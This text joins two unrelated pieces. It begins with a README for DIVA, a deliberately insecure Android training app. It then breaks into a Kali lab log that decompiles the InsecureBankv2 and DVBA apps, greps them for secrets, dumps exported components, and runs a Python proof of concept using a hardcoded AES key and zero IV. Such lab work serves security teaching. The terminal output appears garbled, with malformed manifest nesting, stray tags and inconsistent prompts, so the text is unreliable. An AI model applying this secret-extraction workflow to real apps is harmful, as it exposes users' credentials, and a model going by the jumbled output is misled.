DIVA (Damn insecure and vulnerable App) is an App intentionally designed to be insecure. We are releasing the Android version of Diva. We thought it would be a nice way to start the year by contributing something to the security community. The aim of the App is to teach developers/QA/security professionals, flaws that are generally present in the Apps due poor or insecure coding practices. If you are reading this, you want to either learn App pentesting or secure coding and I sincerely hope that DIVA solves your purpose. So, sit back and enjoy the ride.

## Why name it Diva?
No offense to anyone, but I was bored with the name DV* and decided to name it more fancy :)

## Who can use Diva?
The idea originated from a developer's perspective. The Android security training for developers becomes slightly boring with lot of theory and not much hands-on. So, I created DIVA for our Android developer training. Diva gamifies security development learning. With that said, it is an excellent learning tool for aspiring Android penetration testers and security professionals as it gives an insight into app vulnerabilities including the source code. To sum it up:
* Android App developers
* Android Penetration testers
* Security professionals
* Students

## What is included in Diva?
I tried to put as much vulnerabilities as possible in a short period of time. I am sure I have missed out on some vulnerabilities. Please ping me if you know of a good vulnerability that can be included in Diva. It covers common vulnerabilities in Android apps ranging from insecure storage, input validation to access control issues. I have also included few vulnerabilities in native code, which makes it more interesting from the perspective of covering both Java and C vulnerabilities.

## Current Challenges include:
1. Insecure Logging
2. Hardcoding Issues - Part 1
3. Insecure Data Storage - Part 1
4. Insecure Data Storage - Part 2
5. Insecure Data Storage - Part 3
6. Insecure Data Storage - Part 4
7. Input Validation Issues - Part 1
8. Input Validation Issues - Part 2
9. Access Control Issues - Part 1
10. Access Control Issues - Part 2
11. Access Control Issues - Part 3
12. Hardcoding Issues - Part 2
13. Input Validation Issues - Part 3

## Can I contribute?
Yes, you can help by sending us the details of vulnerabilities that we can implement in future versions of Diva. Please send an email to info[at]payatu.com with subject "DIVA Contribution".

## Where can I get Diva?
* The Source can be downloaded from github - https://github.com/payatu/diva-android
* You can also download the debug version of the app from http://www.payatu.com/damn-insecure-and-vulnerable-app/

## How to compile Diva?
* Download the source

```



Commands used:

```
find ~/apks -type f -iname '*.apk' -print -exec ls -la {} \;
```

command listed found APKs with full paths and ls -la output showing file sizes and permissions. we now have confirmed APK locations and sizes ready to include in the report.

Decompile APK(s) with apktool Use apktool d to decode APK resources and disassemble bytecode into smali so the manifest, resources, and smali code can be inspected. -o specifies the output directory for the decoded files.

```

kali@kali: ~/apks
Session Actions Edit View Help
- Populate database with data
  - cat database/schema-data.sql | mysql -u root -p
- Install npm packages
  - npm install
- Start the application server
  - npm start
- Make request to '/api/health/check' to check the status

/home/kali/apks/Damn-Vulnerable-Bank/dvba.apk
-rw-rw-r-- 1 kali kali 378458 Oct 29 13:17 /home/kali/apks/Damn-Vulnerable-Bank/dvba.apk
/home/kali/apks/Damn-Vulnerable-Bank/DamnVulnerableBank/app/release/dvba.apk
-rw-rw-r-- 1 kali kali 378458 Oct 29 13:17 /home/kali/apks/Damn-Vulnerable-Bank/DamnVulnerableBank/app/release/dvba.apk
/home/kali/apks/Android-InsecureBankv2/InsecureBankv2/app/app-debug.apk
-rw-rw-r-- 1 kali kali 3462429 Oct 29 13:17 /home/kali/apks/Android-InsecureBankv2/InsecureBankv2/app/app-debug.apk
/home/kali/apks/Android-InsecureBankv2/InsecureBankv2/app/debug/app-debug.apk
-rw-rw-r-- 1 kali kali 3462429 Oct 29 13:17 /home/kali/apks/Android-InsecureBankv2/InsecureBankv2/app/debug/app-debug.apk
/home/kali/apks/Android-InsecureBankv2/InsecureBankv2/app/app-release.apk
-rw-rw-r-- 1 kali kali 3476952 Oct 29 13:17 /home/kali/apks/Android-InsecureBankv2/InsecureBankv2/app/app-release.apk
/home/kali/apks/Android-InsecureBankv2/RELEASE.markdown
InsecureBankv2 README

(kali@kali)~/apks
$ apktool d ~/apks/Damn-Vulnerable-Bank/dvba.apk -o ~/dvba_decoded || true
apktool d ~/apks/Android-InsecureBankv2/InsecureBankv2/app/app-release.apk -o ~/insecurebank_decoded || true
Destination directory (/home/kali/dvba_decoded) already exists. Use -f switch if you want to overwrite it.
I: Using Apktool 2.7.0-dirty on app-release.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */*.xml...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(kali@kali)~/apks
$ grep -R -l -e "API[_]KEY[_]API[_]KEY|SECRET|secret|TOKEN|token|PASSWORD|password|bearer|client_id|client_secret|access_token|authorization" ~/dvba_decoded ~/insecurebank_decoded || true
/home/kali/insecurebank_decoded/AndroidManifest.xml:34: <activity android:exported="true" android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword" />
/home/kali/insecurebank_decoded/res/values/public.xml:436: <public type="layout" name="activity_change_password" id="0x7f040019" />
/home/kali/insecurebank_decoded/res/values/public.xml:526: <public type="string" name="logincreen_password" id="0x7f07004b" />
/home/kali/insecurebank_decoded/res/values/public.xml:534: <public type="string" name="title_activity_change_password" id="0x7f070053" />
/home/kali/insecurebank_decoded/res/values/public.xml:1178: <public type="id" name="logincreen_password" id="0x7f0d0079" />
/home/kali/insecurebank_decoded/res/values/strings.xml:278: <string name="logincreen_password">Password</string>
/home/kali/insecurebank_decoded/res/values/strings.xml:186: <string name="title_activity_change_password">ChangePassword</string>
/home/kali/insecurebank_decoded/res/values/ids.xml:76: <item type="id" name="logincreen_password" />
/home/kali/insecurebank_decoded/res/layout/activity_change_password.xml:18: <EditText android:textColorHint="@color/colorPrimary" android:id="@id/logincreen_password" android:background="@android:drawable/editbox_background" android:padding="20.0dp" android:layout_width="fill_parent" android:layout_height="wrap_content" android:layout_marginLeft="20.0dp" android:layout_marginRight="20.0dp" android:hint="Password" android:password="true" android:singleLine="true" android:drawableLeft="@android:drawable/ic_lock_lock" android:layout_weight="1.0" />
/home/kali/insecurebank_decoded/res/layout/activity_change_password.xml:18: <EditText android:textColorHint="@color/colorPrimary" android:id="@id/logincreen_password" android:background="@android:drawable/editbox_background" android:padding="20.0dp" android:layout_width="fill_parent" android:layout_height="wrap_content" android:layout_marginLeft="20.0dp" android:layout_marginRight="20.0dp" android:hint="New Password" android:password="true" android:singleLine="true" android:drawableLeft="@android:drawable/ic_lock_lock" android:layout_weight="1.0" />
/home/kali/insecurebank_decoded/res/layout/activity_change_password.xml:18: <EditText android:textColorHint="@color/colorPrimary" android:id="@id/logincreen_password" android:background="@android:drawable/editbox_background" android:padding="20.0dp" android:layout_width="fill_parent" android:layout_height="wrap_content" android:layout_marginLeft="20.0dp" android:layout_marginRight="20.0dp" android:hint="Password" android:password="true" android:singleLine="true" android:drawableLeft="@android:drawable/ic_lock_lock" android:layout_weight="1.0" />
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/ChannelImpl.smali:57: .param v2, "token" @Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/ChannelImpl.smali:551: const-string v3, "token is null"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/ChannelImpl.smali:616: const-string v1, "token="
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/purchase/zxc.smali:518: const-string v1, "INAPP_CONTINUATION_TOKEN"

```

Commands used:

```
apktool d ~/apks/Android-InsecureBankv2/InsecureBankv2/app/app-release.apk -o
```

```
~/insecurebank_decoded || true
```

```
apktool d ~/apks/Damn-Vulnerable-Bank/dvba.apk -o ~/dvba_decoded || true
```

Result:

apktool completed decoding InsecureBank and created the smali/ and resource files in ~/insecurebank_decoded.

Decoding dvba.apk reported "Destination directory already exists" for ~/dvba_decoded (use -f to overwrite).



Quick token/secret hunt (regex search) Search decoded APK files recursively for likely secrets (API keys, tokens, passwords, client secrets) using regex to quickly locate hardcoded credentials. This helps identify sensitive strings for further review.

Commands used:

```
grep -R --line-number -E "API[_-]?KEY|api[_-]?key|SECRET|secret|TOKEN|token|PASSWORD|password|bearer|client_id|client_secret|access_token|authorization" ~/dvba_decoded ~/insecurebank_decoded || true
```

```

kali@kali: ~/apk$
$ grep -R --line-number -E "API[_-]?KEY|api[_-]?key|SECRET|secret|TOKEN|token|PASSWORD|password|bearer|client_id|client_secret|access_token|authorization" ~/dvba_decoded ~/insecurebank_decoded || true
/home/kali/insecurebank_decoded/AndroidManifest.xml:34: <activity android:exported="true" android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword" />
/home/kali/insecurebank_decoded/res/values/public.xml:146: <public type="string" name="login_screen_password" id="0x7f040801" />
/home/kali/insecurebank_decoded/res/values/public.xml:150: <public type="string" name="login_screen_password" id="0x7f070804" />
/home/kali/insecurebank_decoded/res/values/public.xml:154: <public type="string" name="title_activity_change_password" id="0x7f070805" />
/home/kali/insecurebank_decoded/res/values/public.xml:178: <public type="id" name="login_screen_password" id="0x7f0b0079" />
/home/kali/insecurebank_decoded/res/values/strings.xml:78: <string name="login_screen_password">Password</string>
/home/kali/insecurebank_decoded/res/values/strings.xml:80: <string name="title_activity_change_password">ChangePassword</string>
/home/kali/insecurebank_decoded/res/layout/activity_login.xml:14: <EditText android:textColorHint="@string/hint_password" android:id="@id/login_screen_password" android:background="@android:drawable/editbox_background" android:padding="20.0dp" android:layout_width="fill_parent" android:layout_height="wrap_content" android:layout_marginLeft="20.0dp" android:layout_marginRight="20.0dp" android:hint="Password" android:password="true" android:singleLine="true" android:drawableLeft="@android:drawable/ic_lock_lock" android:layout_weight="1.0" />
/home/kali/insecurebank_decoded/res/layout/activity_login.xml:15: <EditText android:textSize="20.0sp" android:textColorHint="@string/hint_password" android:id="@id/edit_text_new_password" android:background="@android:drawable/editbox_background" android:padding="20.0dp" android:layout_width="fill_parent" android:layout_height="wrap_content" android:layout_marginLeft="20.0dp" android:layout_marginRight="20.0dp" android:hint="New Password" android:password="true" android:singleLine="true" android:drawableLeft="@android:drawable/ic_lock_lock" android:layout_weight="1.0" />
/home/kali/insecurebank_decoded/res/layout/activity_login.xml:16: <EditText android:textColorHint="@string/hint_password" android:id="@id/login_screen_password" android:background="@android:drawable/editbox_background" android:padding="20.0dp" android:layout_width="fill_parent" android:layout_height="wrap_content" android:layout_marginLeft="20.0dp" android:layout_marginRight="20.0dp" android:hint="Password" android:password="true" android:singleLine="true" android:drawableLeft="@android:drawable/ic_lock_lock" android:layout_weight="1.0" />
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/ChannelImpl.smali:57: .param p2, "token" # Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/ChannelImpl.smali:511: const-string v3, "token is null"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/ChannelImpl.smali:516: const-string v1, "token is"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/wearable/internal/purchase/rtc.smali:518: const-string v1, "INAPP_CONTINUATION_TOKEN"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/leaderboard/LeaderboardVariantRef.smali:227: const-string v0, "top_page_token_next"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/leaderboard/LeaderboardVariantRef.smali:239: const-string v0, "window_page_token_prev"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/leaderboard/LeaderboardVariantRef.smali:241: const-string v0, "window_page_token_next"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:42: const-string v2, "page_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:162: const-string v2, "sync_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:163: .param p2, "token" # I
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:142: const-string v2, "match_sync_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:154: const-string v2, "quest_sync_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:160: const-string v2, "quest_sync_metadata_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:166: const-string v2, "request_sync_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:172: const-string v2, "xp_sync_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:184: const-string v2, "top_page_token_next"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:190: const-string v2, "window_page_token_prev"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/games/internal/Contracts/AppContentColumns.smali:196: const-string v2, "window_page_token_next"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:55: const-string v0, "PLACES_API_KEY_INVALID"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:58: const-string v0, "PLACES_API_KEY_EXPIRED"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:62: const-string v0, "analytics_max_tokens"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:64: const-string v0, "analytics.tokens_per_sec"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:104: .param p1, "token" # Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:108: const-string v1, "auth_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:109: .param p1, "token" # Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1053: const-string v3, "auth_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1137: const-string v1, "Only one of password or accountType may be set"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1191: .param p8, "password" # Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1200: const-string v1, "auth2_token_status"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1201: const-string v1, "token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1465: const-string v1, "BAD_PASSWORD"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1468: const-string v2, "template_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1492: const-string v2, "template_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1530: const-string v1, "next_page_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1562: const-string v1, "prev_page_token"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1580: const-string v0, "AUTH_TOKEN_ERROR"
/home/kali/insecurebank_decoded/smali/com/google/android/gms/location/places/PlacesStatusCodes.smali:1581: const-string v0, "failed_client_id"

```

Result:

Multiple password references were found across the decoded directories. A hardcoded key was identified in CryptoClass.smali for InsecureBank.

Inspect the AndroidManifest for exported components and permissions, and review CryptoClass.smali to verify hardcoded key/IV locations. Confirm whether exposed and where secrets are defined.

Commands used:

```

sed -n '1,240p' ~/insecurebank_decoded/AndroidManifest.xml
sed -n '1,200p' ~/insecurebank_decoded/smali/com/android/insecurebankv2/CryptoClass.smali

```

```

kali@kali: ~/apkjs
Session Actions Edit View Help
/home/kali/insecurebank_decoded/original/META-INF/MANIFEST.MF:336:Name: res/layout/activity_change_password.xml

(kali@kali) ~/apkjs
$ sed -n '1,240p' ~/insecurebank_decoded/AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" platformBuildVersionCode="22" platformBuildVersionName="5.1.1-181972">
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
  <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
  <uses-permission android:name="android.permission.READ_PROFILE"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <android:uses-permission android:name="android.permission.READ_CALL_LOG"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-feature android:glEsVersion="0x00020000" android:required="true"/>
  <application android:allowBackup="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
    <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible">
      <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin">
        <activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin">
          <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin">
            <activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer">
              <activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement">
                <provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="com.android.insecurebankv2.TrackUserContentProvider">
                  <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadcastReceiver">
                    <intent-filter>
                      <action android:name="theBroadcast"/>
                    </intent-filter>
                  </receiver>
                  <activity android:exported="true" android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword">
                    <activity android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity" android:theme="@android:style/Theme.Translucent">
                      <meta-data android:name="com.google.android.gms.wallet.api.enabled" android:value="true">
                        <receiver android:exported="false" android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver">
                          <intent-filter>
                            <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
                          </intent-filter>
                        </receiver>
                      <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version">
                        </application>
                      </manifest>
                    </apkjs>
                    $ sed -n '1,200p' ~/insecurebank_decoded/smali/com/android/insecurebankv2/CryptoClass.smali
                    .class public Lcom/android/insecurebankv2/CryptoClass;
                    .super Ljava/lang/Object;
                    .source "CryptoClass.java"

                    # instance fields
                    .field base64Text:Ljava/lang/String;

```

Result:

Manifest shows exported activities/providers/receivers and permissions including SEND_SMS and WRITE_EXTERNAL_STORAGE. CryptoClass.smali contains const-string v0, "This is the super secret key 123" and an IV initialized to all zeros.

Find use-sites of CryptoClass & SharedPreferences references Locate call-sites of crypto Class and references to SharedPreferences to identify where encryption/decryption and credential storage occur.

Commands used:

```

grep -Rln "CryptoClass" ~/insecurebank_decoded/smali/com/android/insecurebankv2 | sed -n '1,200p'
grep -Rln "SharedPreferences" ~/insecurebank_decoded/smali/com/android/insecurebankv2 | sed -n '1,200p'

```



```

Session Actions Edit View Help
  invoke-virtual {v0}, Ljava/lang/Exception; >printStackTrace()V

[hall@kali:~/Apks]
$ grep -Rin "$SharedPreferences" ./insecurebank_decoded/smali/com/android/insecurebankv2 | sed -n '1,120p'
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:142:    const-string v12, "mySharedPreferences"
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:146:    invoke-virtual {v11, v12, v13}, Lcom/android/insecurebankv2/DoTransfer; >getSharedPreferences(Ljava/lang/String;)Landroid/content/
SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:151:    local v7, "settings" Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:156:    invoke-interface {v7, v11, v12}, Landroid/content/SharedPreferences; >getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/Str
ing;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:189:    invoke-interface {v7, v11, v12}, Landroid/content/SharedPreferences; >getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/Str
ing;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginActivity.smali:77: field public static final MYPRFES:Ljava/lang/String; = "mySharedPreferences"
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginActivity.smali:93:    const-string v7, "mySharedPreferences"
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginActivity.smali:95:    invoke-virtual {p0, v7, v0}, Lcom/android/insecurebankv2/LoginActivity; >getSharedPreferences(Ljava/lang/String;)Landroid/content/ShareDPreference
s;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginActivity.smali:108:    local v4, "settings" Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginActivity.smali:103:    invoke-interface {v4, v7, v0}, Landroid/content/SharedPreferences; >getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginActivity.smali:111:    invoke-interface {v4, v7, v0}, Landroid/content/SharedPreferences; >getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:167:    const-string v5, "mySharedPreferences"
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:171:    invoke-virtual {v4, v5, v0}, Lcom/android/insecurebankv2/Login; >getSharedPreferences(Ljava/lang/String;)Landroid/content/SharedPrefere
nces;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:176:    local v3, "mySharedPreferences" Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:177:    invoke-interface {v3}, Landroid/content/SharedPreferences; >edit()Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:182:    local v2, "editor" Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:234:    invoke-interface {v2, v4, v0}, Landroid/content/SharedPreferences$Editor; >putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content
SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:243:    invoke-interface {v2, v4, v0}, Landroid/content/SharedPreferences$Editor; >putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content
SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:246:    invoke-interface {v2, Landroid/content/SharedPreferences$Editor; >commit()Z
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:155: field public static final MYPRFES:Ljava/lang/String; = "mySharedPreferences"
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:133: field serverDefaults:Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:117:    invoke-static {p0}, Landroid/preference/PreferenceManager; >getDefaultSharedPreferences(Landroid/content/Context;)Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:128:    local v2, p0, Lcom/android/insecurebankv2/Login; >serverDefaults:Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:124:    >get-object v2, p0, Lcom/android/insecurebankv2/Login; >serverDefaults:Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:128:    invoke-interface {v2, v3, v4}, Landroid/content/SharedPreferences; >getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:133:    >get-object v2, p0, Lcom/android/insecurebankv2/Login; >serverDefaults:Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/LoginRequestTask.smali:139:    invoke-interface {v2, v3, v4}, Landroid/content/SharedPreferences; >getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:13: field editor:Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:15: field preferences:Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:99:    invoke-static {p0}, Landroid/preference/PreferenceManager; >getDefaultSharedPreferences(Landroid/content/Context;)Landroid/content/SharedPrefere
nces;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:103:    >get-object v0, p0, Lcom/android/insecurebankv2/FilePrefActivity; >preferences:Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:106:    >get-object v0, p0, Lcom/android/insecurebankv2/FilePrefActivity; >preferences:Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:180:    invoke-interface {v0}, Landroid/content/SharedPreferences; >edit()Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:112:    >get-object v0, p0, Lcom/android/insecurebankv2/FilePrefActivity; >editor:Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:291:    >get-object v0, p0, Lcom/android/insecurebankv2/FilePrefActivity; >editor:Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:295:    invoke-interface {v0, v0, v0}, Landroid/content/SharedPreferences$Editor; >putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content/S
haredPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:328:    >get-object v0, p0, Lcom/android/insecurebankv2/FilePrefActivity; >editor:Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:302:    invoke-interface {v0, v0, v7}, Landroid/content/SharedPreferences$Editor; >putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content/S
haredPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:305:    >get-object v0, p0, Lcom/android/insecurebankv2/FilePrefActivity; >editor:Landroid/content/SharedPreferences$Editor;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/FilePrefActivity.smali:307:    invoke-interface {v0}, Landroid/content/SharedPreferences$Editor; >commit()Z
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:146:    const-string v11, "mySharedPreferences"
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:148:    invoke-virtual {v10, v11, v12}, Lcom/android/insecurebankv2/DoTransfer; >getSharedPreferences(Ljava/lang/String;)Landroid/c
ontent/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:153:    local v6, "settings" Landroid/content/SharedPreferences;
/home/kali/insecurebank_decoded/smali/com/android/insecurebankv2/DoTransferRequestsTask.smali:156:    invoke-interface {v6, v10, v13}, Landroid/content/SharedPreferences; >getString(Ljava/lang/String;Ljava/lang/String;)Ljava/
ang/String;

```

CryptoClass is invoked in LoginActivity, DoLogin\$RequestTask, DoTransfer, and MyBroadCastReceiver (used for login, transfers, and broadcasts).SharedPreferences is referenced as mySharedPreferences.



I have Create & run local crypto PoC Simulate the app's AES-CBC encryption using the discovered key and zero IV to produce an authentic Base64 ciphertext for analysis.verify that the ciphertext decrypts correctly with the same key/IV to confirm the vulnerability.

Command used python script:

```
python3 - <<'PY'
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import base64
key = b"This is the super secret key 123"
iv = bytes([0]*16)
plain = "password123"
cipher = AES.new(key, AES.MODE_CBC, iv)
ct = base64.b64encode(cipher.encrypt(pad(plain.encode(),16))).decode()
dec = unpad(AES.new(key, AES.MODE_CBC, iv).decrypt(base64.b64decode(ct)),
16).decode()
print("Plaintext:", plain)
print("Ciphertext (Base64):", ct)
print("Decrypted:", dec)
PY
```

```
kali@kali: ~/apk8
$ sed -n '1,240p' sim_encrypt_decrypt.py
rm -f sim_encrypt_decrypt.py
cat > sim_encrypt_decrypt.py <<'PY'
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import base64

# Exact key and IV observed in the APK
key = b"This is the super secret key 123" # exact bytes from APK
iv = bytes([0]*16) # 16 bytes of 0x00

def encrypt_password(plain):
    data = plain.encode('utf-8')
    cipher = AES.new(key, AES.MODE_CBC, iv)
